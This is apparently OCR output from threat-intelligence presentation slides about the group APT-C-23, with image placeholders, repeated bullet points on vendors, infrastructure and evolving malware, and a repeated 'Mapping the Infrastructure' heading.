
- **Multiple vendors**
- **Large infrastructure**
- **Evolving malware**

APT-C-23


- **Multiple vendors**
- **Large infrastructure**
- **Evolving malware**




Mapping the Infrastructure



Mapping the Infrastructure

